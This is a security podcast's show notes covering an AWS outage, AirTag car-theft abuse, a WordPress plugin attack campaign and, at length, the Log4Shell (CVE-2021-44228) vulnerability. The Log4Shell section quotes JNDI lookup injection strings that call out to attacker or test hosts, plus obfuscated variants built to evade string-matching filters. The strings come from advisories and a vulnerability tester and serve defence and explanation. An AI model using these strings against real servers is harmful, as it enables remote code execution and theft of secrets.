Security Now! #849 - 12-14-21

Log4j & Log4Shell

This week on Security Now!

This week we will, of course, be discussing what's being called the worst Internet-wide security catastrophe in recent memory.

Log4Shell is not like Spectre or Meltdown, which were academic theories. This is at the far other end of that spectrum.

But first we're going to talk a bit about last week's massive Amazon network services outage and the unfortunate but probably inevitable abuse of Apple's AirTag ecosystem.

I need to correct the record over my undeserved praise, last week, for Windows 11 and its loosening grip over its Edge browser association, and we need to warn all WordPress site admins about a new and serious set of threats.

We have a single item of closing the loop feedback about today's main topic, a bit of Sci-Fi and a SpinRite update.

Then, we'll roll up our sleeves and by the end of today's episode listening will understand exactly how, why and what happened with Log4j and Log4Shell.

Security News

Cloud Dependence

So what happened last week with Amazon? It sounds like the sort of routing error we've seen before. The links over which our traffic is flowing are so busy that if anything happens to misdirect and unbalance overall traffic flows, things rapidly grind to a halt.

One of the coolest design features of both Ethernet and IP is the autonomous way both traffic layers handle packet collisions and dropped or lost packets. But one of the downsides of this autonomous approach is that both layers require a certain minimum amount of headroom to operate and they begin to fail rather spectacularly as their links become congested.

Last Tuesday morning Amazon posted: "At 7:30 AM PST, an automated activity to scale capacity of one of the AWS services hosted in the main AWS network triggered an unexpected behavior from a large number of clients inside the internal network. This resulted in a large surge of connection activity that overwhelmed the networking devices between the internal network and the main AWS network, resulting in delays for communication between these networks. These delays increased latency and errors for services communicating between these networks, resulting in even more connection attempts and retries. This led to persistent congestion and performance issues on the devices connecting the two networks."

As I noted, there can be a sort of cascade failure — sort of an internal DDoS — where a large and highly complex network's persistent attempts to push traffic through can create self perpetuating congestion. It sounds as though something like that happened.

This went on for about four hours while the scope of the resulting outage became quite sobering as it took down a very long list of high-profile sites and online services including many that had no idea that they had any AWS dependence. But also, many that did. Ring, Netflix, Amazon's own Prime Video, and Roku all disappeared on the East coast. And Amazon's package delivery personnel began posting online that they could no longer access the internal apps required to scan packages, access delivery routes, or see upcoming schedules. Colleges had to postpone online final exams, Roomba vacuum cleaners refused to do their work, Internet-dependent cat litter boxes and cat food dispensers wouldn't operate. Oh my god, it's the end times.

Amazon has suffered from similar problems in the past and other major web services and infrastructure companies have been hit by significant outages this year. Fastly experienced an outage in June that took down major websites including Amazon, The New York Times and Hulu. And just two months ago all of Facebook's services suffered their worst outage since 2008 over a configuration issue.

In any event, like it or not, more and more of our lives are becoming dependent upon complex and tightly interconnected networks and relationships. As usage grows, what was initially ample overcapacity tends to be eliminated in the interest of economy. Everything continues working, but the network gradually grows increasingly susceptible to systemic shock. We're currently living though a real-world example of exactly this in the US, where our physical goods supply chain had quietly removed all of its slack in the name of just-in-time delivery efficiency. But when the COVID outbreak caused consumer demand to first slack off and then come roaring back, we learned that the system wasn't set up to handle such rapid changes and network

congestion resulted.

By mid-afternoon, Amazon had everything sorted out. But this should remind us that there's a tradeoff being made which, for the most part, makes sense. Huge economies of scale can be obtained by sharing pooled resources. The downside is that very large single points of failure are created where none existed before.

AirTag Abuse

Rather than "no good deed goes unpunished" I suppose this would be "no cool technology is immune from abuse" ... or perhaps "why we can't have nice things." It turns out that Apple AirTags, those cool little tracking dongles, are now being abused by car thieves who have figured out that they can "tag" a valuable car in a parking lot and later use the AirTag to locate the car wherever it went.

Back in April, when Apple began shipping this technology, they explained:

> *Cupertino, California Apple today introduced AirTag, a small and elegantly designed accessory that helps keep track of and find the items that matter most with Apple's Find My app. Whether attached to a handbag, keys, backpack, or other items, AirTag taps into the vast, global Find My network and can help locate a lost item, all while keeping location data private and anonymous with end-to-end encryption. AirTag can be purchased in one and four packs for just $29 and $99, respectively, and will be available beginning Friday, April 30.*

Apple's vice president of Worldwide iPhone Product Marketing said:

> *"We're excited to bring this incredible new capability to iPhone users with the introduction of AirTag, leveraging the vast Find My network, to help them keep track of and find the important items in their lives. With its design, unparalleled finding experience, and built-in privacy and security features, AirTag will provide customers with another way to leverage the power of the Apple ecosystem and enhance the versatility of iPhone."*

Unfortunately, it also brings military- or CIA- style object trackability to bad guys as well as to our forgetful moms. Apple explains:

> *If AirTag is separated from its owner and out of Bluetooth range, the Find My network can help track it down. The Find My network is approaching a billion Apple devices and can detect Bluetooth signals from a lost AirTag and relay the location back to its owner, all in the background, anonymously and privately.*

Unfortunately, Canadian Police in the York Region say they have discovered a new way in which thieves are using this friendly consumer technology to track and eventually steal high-end cars in the area. Thursday before last, investigators said they have identified at least five incidents since September where suspects placed Apple AirTags in "out-of-sight" areas of the vehicles when they were parked in public spaces like mall parking lots. These thieves then used the AirTags to locate the vehicle at the victim's residence.

After the vehicle is located, police said that thieves will gain entry through the passenger or driver side door. Once inside, the vehicle's OBD (On-Board Diagnostics) port is used to program the vehicle to accept a key the suspects have brought with them that can then be used to start the car and drive it off.

What can be done? For one thing, be very suspicious if you own an iPhone or iPad and receive a notification of a nearby AirTag. iPhones and iPads now have built-in support and show notifications whenever an AirTag is nearby or traveling with a user to which the AirTag hasn't been registered. And Apple, for their part, is aware of the danger of abuse. AirTags will emit a sound when they're in the presence of a non-owner for some period of time. In June, Apple shortened this duration from three days to a few hours, mainly to deter the abuse of these dongles for tracking other people and objects.

The problem, of course, is that not everyone is part of the Apple ecosystem. Many people are carrying Android devices. The Android ecosystem has already responded strongly to the need for unknown AirTag scanning. A search for "AirTag" on the Google Play store turns up a great many good looking apps. And, I suppose because Apple may feel some sense of responsibility for having put their own reputation behind AirTags, they, too, just yesterday released their own AirTag Tracker Detection app for Android called: “Tracker Detect”.

https://play.google.com/store/apps/details?id=com.apple.trackerdetect

Unfortunately, though it's early days, Apple's offering has not gone over very well in Android land. There appears to be a strong and I suppose unsurprising anti-Apple bias in Android-Ville. Some of those who posted reviews are complaining that the app will only scan on demand and not continuously in the background while others are bitching that no one wants to have power-wasting Bluetooth running continuously.

Matthew Conto posted yesterday:

> *Not very effective compared to existing AirTag warning tools. The app doesn't do background scans, and shows all AirTags nearby instead of only unknown AirTags. The app also doesn't save previously found AirTag locations, nor does it let you save their serial numbers. It's as if Apple saw the bare minimum they needed to do and managed to do less. 'cmon Apple, do better.*

Robert Messier posted earlier today:

> *Stupid is as stupid does. Why would anyone want constant scanning running in the background thus draining the battery? That defies logic. There is no legitimate need for it. Just manually scan your own stuff when you feel the need. It is quite pathetic and sad to think you have to constantly scan. Get a grip, snowflakes.*

So, mostly just a heads-up about the issue. Apple has created some very effective and very affordable consumer trackers. I'm sure that when placed around the neck of the family dog or cat — or perhaps a senior citizen who insists upon asserting their independence — they bring significant peace of mind to their owners. But that same functionality, as with any technology, can also be used for malign purpose.

Windows 11 vs Your Browser of Choice

It turns out that I was wrong to give Microsoft props for reversing themselves about Windows 11's insistence upon Edge. I saw a published UI dialog on an extremely reliable tech news site which clearly showed, at the top, above all of the granular options, a single one-click option in Windows 11 which appeared to be offering a single click browser switchover. But then, I listened to Paul Thurrott the next day during Windows Weekly laboriously slogging through the description of what all still needs to be done.

My problem, which I have not yet solved, is that I don't have a single Windows 11 machine upon which to test things—otherwise I could be sure of what I was saying. Nothing I have will run Windows 11, which, given everything we've seen of Windows 11, is just fine with me. I'm driving a 18 year old car which I absolutely love. It was beautiful then and it's beautiful now. They don't make'em like they used to. I could buy a new car if I wanted one. I don't want one. I like the one I have. Now, the crank I use to start the engine? Okay, I agree, that's a little retro and it can be annoying in the rain. But it has a really nice place for me to set down my Palm Pilot.

So, just to correct the record, latest information I've managed to track down indicates that it will not be possible to **completely** switch away from Edge. It's possible to mostly switch away by manually and individually changing the browser associations for HTTP, HTTPS, HTML, PDF, WebP, SHTML, FTP, HTM, Mailto, News and any others. And I'm quite sure that I did see a UI for that. On the other hand, it was beneath the single-click to switch button, so perhaps the entire thing was a fever dream.

But the final gotcha is that that still leaves one thing unchanged. Back in Windows 10, when Microsoft began promoting their first Edge browser, they invented their own Windows-centric protocol scheme. Schemes, remember, are those protocol names to the left of the separating colon. So "http:" is a scheme as is "https:." Starting with Windows 10, Microsoft invented "microsoft-edge://" as a scheme and not surprisingly they associated it with their Edge browser.

It's that association which some 3rd-party tools such as "Edge Deflector" or "Search Deflector" were created to change. And contrary to what I believed and said last week, between Windows Insider Preview builds 22483 and 22494, Microsoft decided to up the ante and neuter any attempt to change the association of their own "microsoft-edge://" scheme away from Edge. Consequently, apps such as EdgeDeflector will no longer work for that scheme and EdgeDeflector's developer has said that he's throwing in the towel and giving up.

So what does this mean? It means that Microsoft's Widgets app in Windows 11 and perhaps a few other things, which are hard-coded to use the microsoft-edge protocol scheme exclusively, will always launch Edge and that Edge may continue to use that opportunity to complain about no longer being the system's default browser for everything else. Oh, boo hoo.

Microsoft has clearly decided that this is a sword they're willing to fall on if it comes to that. It's not as if Edge is bad, though it is becoming laden with unwanted crapware. But the loss of choice is sad to see.

WordPress once again in the crosshairs

We haven't talked about WordPress attacks for a while. But now, 1.6 Million WordPress sites are under active attack from more than 16,000 IP addresses in a protracted attempt to exploit multiple known weaknesses in 4 plugins and 15 themes of the Epsilon Framework. WordFence, the company that specializes in offering add-on WordPress security, said last Thursday that it had detected and blocked more than 13.7 million attacks aimed at the 4 plugins and 15 themes over a period of just a day and a half. And that the attacks had the goal of taking over the websites and carrying out malicious actions. The four plugins in question are:

- Kiwi Social Share (<= 2.0.10),
- WordPress Automatic (<= 3.53.2)
- Pinterest Automatic (<= 4.14.3), and
- PublishPress Capabilities (<= 2.3)

The 15 vulnerable Epsilon Framework themes just in case any of them will ring a bell for any of our listeners. They are:

- Activello (<=1.4.1)
- Affluent (<1.1.0)
- Allegiant (<=1.2.5)
- Antreas (<=1.0.6)
- Bonkers (<=1.0.5)
- Brilliance (<=1.2.9)
- Illdy (<=2.1.6)
- MedZone Lite (<=1.2.5)
- NatureMag Lite (no known patch available)
- NewsMag (<=2.4.1)
- Newspaper X (<=1.3.1)
- Pixova Lite (<=2.0.6)
- Regina Lite (<=2.0.5)
- Shapely (<=1.2.8)
- Transcend (<=1.1.9)

Given that unspoofable TCP connections are required to carry out these attacks, it's clear that a 16,000+ element Botnet has been engaged for this purpose.

The attacks observed by Wordfence involve the adversary updating the "users_can_register" option to allow anyone to register and setting the "default_role" to administrator. These two changes allow any successful adversary to register on the vulnerable site and automatically be assigned administrative privileges, after which they're in control.

What I want to know, is how it could possibly be that WordPress even offers the option — anywhere — for "default role" to be set to "administrator" ?!?! — how is that possibly useful?

Closing the Loop

TomTen / @tom10says (via public Tweet)
Our company is in a panic trying to get a lock on all the places where log4j is used. Seems like it sneaks into everywhere.

Sci-Fi

- We finished the 3rd season of NetFlix's Lost in Space. Will there be more? Probably not. It's pretty much what it always was... a series for kids.

- 6th and final season of "The Expanse" has begun rolling out weekly. Since I can no longer believe that we all used to wait a week between episodes, we plan to wait until the series has wrapped up then watch the final season over several nights rather than several months.

Lorrie has indicated that she'd be willing to watch Succession even though the people are despicable. So we have that in our future, too! :)

SpinRite

The new intrinsic debugger that I described last week is in place, and it quickly allowed us to determine that the problems we're seeing do not appear to be in my code. They're apparently being caused by specific hardware and only in specific cases. But I won't know that for sure until those oddball problems are resolved. All of the new SpinRite code written so far appears to be working perfectly for the majority of its testers who **don't** have any of a small number of machines which are still causing trouble... and the number of such machines continues to drop. So we're experiencing the classic 95/5 rule.

Since I'm currently able to occupy myself full time working to resolve these remaining issues, that's where my focus will remain until either every known problem is resolved or I run out of things to try. Most of the machines having trouble are very old, but they're still in service. So I've purchased instances of the offending hardware from eBay, and a bunch of it is currently en route to me. Recreating the problem here is always the best way to get something fixed quickly, and adding to my SpinRite test machine inventory is always money well spent.

The threaded discussion posting mode of GRC's newsgroups is fabulous for maximum speed group sharing and feedback of new releases. It lets me move forward so quickly. But it doesn't work as well for managing persistent problems that only one or two people are experiencing. Things tend to get spread around and it's possible for things to fall through the cracks. The best way to handle that is with a static knowledgebase of known problems. I'm hoping that adding GitLab to our development community might provide that missing piece. After today's podcast, I plan to spin up an instance of GitLab on a GRC server. I have a spare FreeBSD Unix box which I used a couple of years ago to stage the migration to new hardware for GRC's DNS and newsgroup servers, so I plan to use that.

Log4j & Log4Shell

We've seen a lot of very bad vulnerabilities with CVSS scores of 9.8. But, of course, that's out of a maximum of 10. So we've wondered what a CVSS score of 10 might look like. We need wonder no longer.

CVE-2021-44228, which has been assigned to track the vulnerability known as "Log4Shell" has earned itself the maximum possible CVSS score of 10.0. They don't come any worse than this. This is the only instance in which Bruce Schnierer's oft quoted pithy observation that "vulnerabilities only ever get worse, they never get better" does not apply... because THIS ONE cannot possibly get any worse. It's already the worst that it can get.

Okay. So first a bit of clarifying nomenclature: "Log4j" is a very widely used — as in many many millions of installations — kinda everywhere, open source server-logging JAVA framework. Its job is to log things that happen on a JAVA server. Like the contents of form submissions or HTTP query metadata details, and such. These days, with storage being so inexpensive, logs tend to be kept of all sorts of activities. Many sites just log everything in case it might be useful after the fact. And it often is. But just imagine how bad it would be if a passive logging tool wasn't passive after all, but instead would actively INTERPRET the content that it was logging, and that content comes from the outside. This would allow a site's visitors to talk to it, as well as unknown remote miscreants. Simply by providing something that gets logged.

So how widespread is this? Log4j is included with almost all the enterprise products released by the Apache Software Foundation, such as Apache Struts, Flink, Druid, Flume, Solr, Kafka, Dubbo, and probably many more. Open-source projects like Redis, ElasticSearch, Elastic Logstash, the NSA's Ghidra, and countless others use Log4j in some capacity. And all of the companies that use any of these products are indirectly vulnerable to the Log4Shell exploit, even if some may not be aware of it because Log4j is buried deeply in their infrastructure. According to research published last Thursday, companies with servers confirmed to be vulnerable to Log4Shell attacks include Apple, Amazon, Twitter, Cloudflare, Steam, Tencent, Baidu, DIDI, JD, NetEase, and probably thousands more.

Sunday, the Canadian news outlet "The Globe and Mail" explained why Canadian government websites had all suddenly gone dark. They wrote:

> *Amid warnings from Ottawa of a global online security issue, Quebec said Sunday that it has shut down almost 4,000 government websites as a preventative measure after receiving a cyberattack threat.*
>
> *At a news conference, Quebec's minister of digital transformation said the province was made aware of the threat on Friday and has since been working to identify which websites are at risk, one by one, before putting them back online.*
>
> *"We're kind of looking for a needle in a haystack," Eric Caire said, in Quebec City, "Not knowing which websites use the [affected] software, we decided to shut them all."*

He added, "Once we make sure the system is operational, it gets back online."

Mr. Caire said the provincial vaccine passport system was never at risk, saying it doesn't require the software that has been the focus of attention.

Canada Revenue Agency goes offline as a precaution, citing global 'security vulnerability'

Defence Minister Anita Anand said the federal government is aware of a "vulnerability" in a software product called Apache, "which has the potential to be used by bad actors in limited and targeted attacks."


Ms. Anand said in a statement Sunday that the Canadian Centre for Cyber Security is calling on Canadian organizations of all types to pay attention to this "critical, internet vulnerability affecting organizations across the globe."

This might seem like something of an overreaction. But the more we learn the less it appears so.

The first instance of this coming to light was when the massive Chinese tech firm, Alibaba, privately reported the vulnerability to the Apache Foundation which maintains the Log4j module. Naturally, logging is an important feature for Apache. In fact, Apache has an entire "logging" subdomain at https://logging.apache.org/.

The publication "The Record" reported that the flaw was originally discovered during a bug bounty engagement against Minecraft servers, which was where the first obvious signs of the flaw's exploitation appeared. Adam Meyers, Crowdstrike's senior vice-president of intelligence, and @MalwareTechBlog's Marcus Hutchins independently observed that frisky Minecraft users were using it to execute programs on the computers of other users, simply by pasting a short message into a chat box. Yes... it's truly THAT EASY to exploit... which, as much as anything, explains its CVSS rating of 10.0.

Apple's cloud services **were** compromised simply by changing the name of an iPhone:



Here's the log made by the DNS servers that this user's renamed iPhone caused Apple's cloud infrastructure to query:

DNS Query Record	IP Address	Created Time
.dnslog.cn	17.123.16.44	2021-12-11 00:12:00
.dnslog.cn	17.140.110.15	2021-12-11 00:12:00

And here's the ARIN registration record for one of the IPs shown above:

```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```

And the same was possible by changing the name of Tesla automobiles.

Over on the Apache page for logging services (https://logging.apache.org/Log4j/2.x/) they talk about what happened:

The Log4j team has been made aware of a security vulnerability, CVE-2021-44228, that has been addressed in Log4j 2.15.0.

Log4j's JNDI support (Java Naming and Directory Interface) has not restricted what names could be resolved. Some protocols are unsafe or can allow remote code execution. Log4j now limits the protocols by default to only java, ldap, and ldaps and limits the ldap protocols to only accessing Java primitive objects by default served on the local host.

One vector that allowed exposure to this vulnerability was Log4j's allowance of Lookups to appear in log messages. As of Log4j 2.15.0 this feature is now disabled by default. While an option has been provided to enable Lookups in this fashion, users are strongly discouraged from enabling it.

For those who cannot upgrade to 2.15.0, in releases >=2.10, this vulnerability can be mitigated by setting either the system property Log4j2.formatMsgNoLookups or the environment variable Log4j_FORMAT_MSG_NO_LOOKUPS to true.

So, some stop-gap remediation measures exist.

https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-Log4j-2-exploitation/

Microsoft, who owns Minecraft, posted a nice and complete summary of the situation over this past weekend:

Microsoft [snip] have been tracking threats taking advantage of CVE-2021-44228, a remote code execution (RCE) vulnerability in Apache Log4j 2 referred to as "Log4Shell".

The vulnerability allows unauthenticated remote code execution, and it is triggered when a specially crafted string provided by the attacker through a variety of different input vectors is parsed and processed by the Log4j 2 vulnerable component. For more technical and mitigation information about the vulnerability, please read the Microsoft Security Response Center blog.

The bulk of attacks that Microsoft has observed at this time have been related to mass scanning by attackers attempting to thumbprint vulnerable systems, as well as scanning by security companies and researchers. An example pattern of attack would appear in a web request log with strings like the following:

${jndi:ldap://[attacker site]/a}

An attacker performs an HTTP request against a target system, which generates a log using Log4j 2 that leverages JNDI to perform a request to the attacker-controlled site. The vulnerability then causes the exploited process to reach out to the site and execute the payload. In many observed attacks, the attacker-owned parameter is a DNS logging system, intended to log a request to the site to fingerprint the vulnerable systems.

The specially crafted string that enables execution of this vulnerability can be identified through several components. The string contains "jndi", which refers to the Java Naming and Directory Interface. Following this, the protocol, such as "ldap", "ldaps", "rmi", "dns", "iiop", or "http", precedes the attacker domain.

As security teams work to detect the exploitation of the vulnerability, attackers have added obfuscation to these requests to evade detections based on request patterns. We've seen things like running a ***lower*** *or* ***upper*** *command within the exploitation string ({jndi:${lower:l}${lower:d}a${lower:p}) and even more complicated obfuscation attempts (${${::-j}${::-n}${::-d}${::-i}) that are all trying to bypass string-matching detections.*

At the time of publication, the vast majority of observed activity has been scanning, but exploitation and post-exploitation activities have also been observed. Based on the nature of the vulnerability, once the attacker has full access and control of an application, they can perform a myriad of objectives. Microsoft has observed activities including installing coin miners, Cobalt Strike to enable credential theft and lateral movement, and exfiltrating data from compromised systems.

On Saturday, December 11th, Cloudflare's CEO Matthew Prince Tweeted:

"Earliest evidence we've found so far of #Log4j exploit is 2021-12-01 04:36:50 UTC. That suggests it was in the wild at least 9 days before publicly disclosed. However, don't see evidence of mass exploitation until after public disclosure. — Matthew Prince ?? (@eastdakota) December 11, 2021"

And on Sunday, the day before yesterday, Marcus Hutchins of @MalwareTechBlog Tweeted:

"Kryptos Logic's Log4j (CVE-2021-44228) scanner discovered more than 10,000 vulnerable host using simple HTTP header probing. — Marcus Hutchins (@MalwareTechBlog) December 12, 2021"

Wikipedia has some additional information, first telling us a bit more about the underlying Log4j framework:

Log4j is an open source logging framework that allows software developers to log various data within their application. This data can also include user input.[13] It is used ubiquitously in Java applications, especially enterprise software.[5] Originally written in 2001 by Ceki Gülcü, it is now part of Apache Logging Services, a project of the Apache Software Foundation.[14]

The Java Naming and Directory Interface (JNDI) allows for lookup of Java objects at program runtime given a path to their data. JNDI can leverage several directory interfaces, each providing a different scheme of looking up files. Among these interfaces is the Lightweight Directory Access Protocol (LDAP), a non-Java-specific protocol which retrieves the object data as a URL from an appropriate server, either local or — wait for it — anywhere on the Internet.

In the default configuration (we know all about the tyranny of the default), when logging a string, Log4j 2 performs string substitution on expressions of the form ${prefix:name}. [Hear that again: In the default configuration, when logging a string, Log4j 2 performs string substitution — in other words, it's interpreting.] For example, Text: ${java:version} might be converted to Text: Java version 1.7.0_67. Among the recognized expressions is ${jndi:<lookup>}; by specifying the lookup to be through LDAP, an arbitrary URL may be queried and loaded as Java object data. [What could possibly go wrong.] ${jndi:ldap://example.com/file}, for example, will load data from that URL if connected to the Internet. By inputting a string that is logged, an attacker can load and execute malicious code hosted on a public URL. Even if execution of the data is disabled, an attacker can still retrieve data—such as secret environment variables—by placing them in the URL, in which they will be substituted and sent to the attacker's server.

I'll interrupt here just to note that the worst offending problems — such as this 10.0 nightmare that we're facing today — tend to be those that are by design rather than by mistake.

An example that comes to mind was the huge amount of heat I took many years ago for noting that Microsoft had clearly, by design, given their original WMF — windows metafile format — the ability to include native executable code within the file itself. Metafiles are interpreted, and there was an "escape" code which simply caused the interpreter to jump to code inside the file itself.

At the time this was done, back when Windows 1.0 was being called a "DOS runtime", and nothing was connected to anything else, this was a perfectly reasonable thing to do. And it was kind of cool if some function was needed that the metafile interpreter could not perform. But many years later, when this was **rediscovered** in the Windows metafile interpreter, no one could imagine that it could have ever been deliberate. But times were much different back then. My point is, it's very clear that **this** instance of this Log4j mess was not a bug, it was a feature.

Wikipedia finishes its discussion of this by explaining:

Because HTTP requests are frequently logged, a common attack vector is placing the malicious string in the HTTP request URL or a commonly logged HTTP header, such as User-Agent. Early mitigations included blocking any requests containing potentially malicious contents, such as "${jndi". But naive searches can be circumvented by obfuscating the request: ${${lower:j}ndi, for example, will be converted into a JNDI lookup after performing the lowercase operation on the letter j. Even if an input is not immediately logged, such as a first name, it may be later logged during internal processing and its contents executed.

All of those notes and observations in Wikipedia have references back to their original sources.

Huntress Labs has produced and is offering a free and open source Log4Shell vulnerability testing page at: https://log4shell.huntress.com/ whose open source is posted on Github at: *https://github.com/huntresslabs/log4shell-tester*

The Huntress Log4j vulnerability testing page is this week's shortcut of the week. So you go to https://grc.sc/849. That page is shown below:

This site can help you test whether your applications are vulnerable to Log4Shell (CVE-2021-44228). Here's how to use it:

- You simply copy and paste the generated JNDI syntax (the code block ${jndi[:]ldap[:]//.... presented below) into anything (application input boxes, frontend site form fields, logins such as username inputs, or if you are bit more technical, even User-Agent or X-Forwarded-For or other customizable HTTP headers).
- Check the results page to see if it received any connection, and verify the detected IP address and timestamp, to correlate with when you tested any service.
- If you see an entry, a connection was made and the application you tested is vulnerable.

The following payload should only be used with systems which you have explicit permission to test. If you find any vulnerable applications or libraries, you should exercise responsible disclosure to minimize any potential fallout due to the vulnerability! This tool was created with the intention of helping the community quickly identify vulnerable applications in your own networks only.

Please know that a negative test does not guarantee that your application is patched. The tool is designed to offer a simpler means of testing and is intended for testing purposes only—it should only be used on systems you are authorized to test. If you find any vulnerabilities, please follow responsible disclosure guidelines.

Your unique identifier is: 2e581764-e5c4-4156-b897-d35971bef6d7. You can use the payload below for testing:

${jndi:ldap://log4shell.huntress.com:1389/2e581764-e5c4-4156-b897-d35971bef6d7}

Test: https://log4shell.huntress.com/view/2e581764-e5c4-4156-b897-d35971bef6d7

Technical Details

The tool works by generating a random unique identifier which you can use when testing input fields. If an input field or application is vulnerable, it will reach out to this website over LDAP. Our LDAP server will immediately terminate the connection, and log it for a short time. This tool will not actually run any code on your systems.

So now we all know exactly what's going on.

A default data logging component that's deeply embedded into pervasively used JAVA-based open source software has been found to contain an incredibly dangerous and readily exploitable feature which allows remotely located attackers to cause the execution of **any** code they design on a target's system. And because this is deliberately universal cross-platform JAVA code, its opportunity for exploitation is also universal and cross-platform.

Moreover, since various Internet directly lookup queries, such as DNS and LDAP, can be induced remotely in vulnerable servers, this vulnerability and its weak mitigations, such as simple string match filtering, can be relentlessly and remotely probed for weaknesses. We will doubtless be discussing clever new ways which are found to access this design flaw.

And we know how this story goes, though with perhaps significantly more punch this time than for previous stories. The Internet is packed with systems that are not being dynamically and proactively maintained. They will all be found, if they haven't been already. And they will be taken over.

I have one more important GRC shortcut to share: https://grc.sc/log4shell. This redirects to a (very) actively maintained Github page of alphabetically sorted presently known software vulnerability status. Both good and bad. Depending upon your and your company's online status and your use of JAVA-based infrastructure, it may be worth keeping an eye on.

We have one more podcast this year—next week, then our "best of" podcast between the holidays. So 2022 will likely be starting off with another bang. It's looking like a busy New Year for all those in I.T.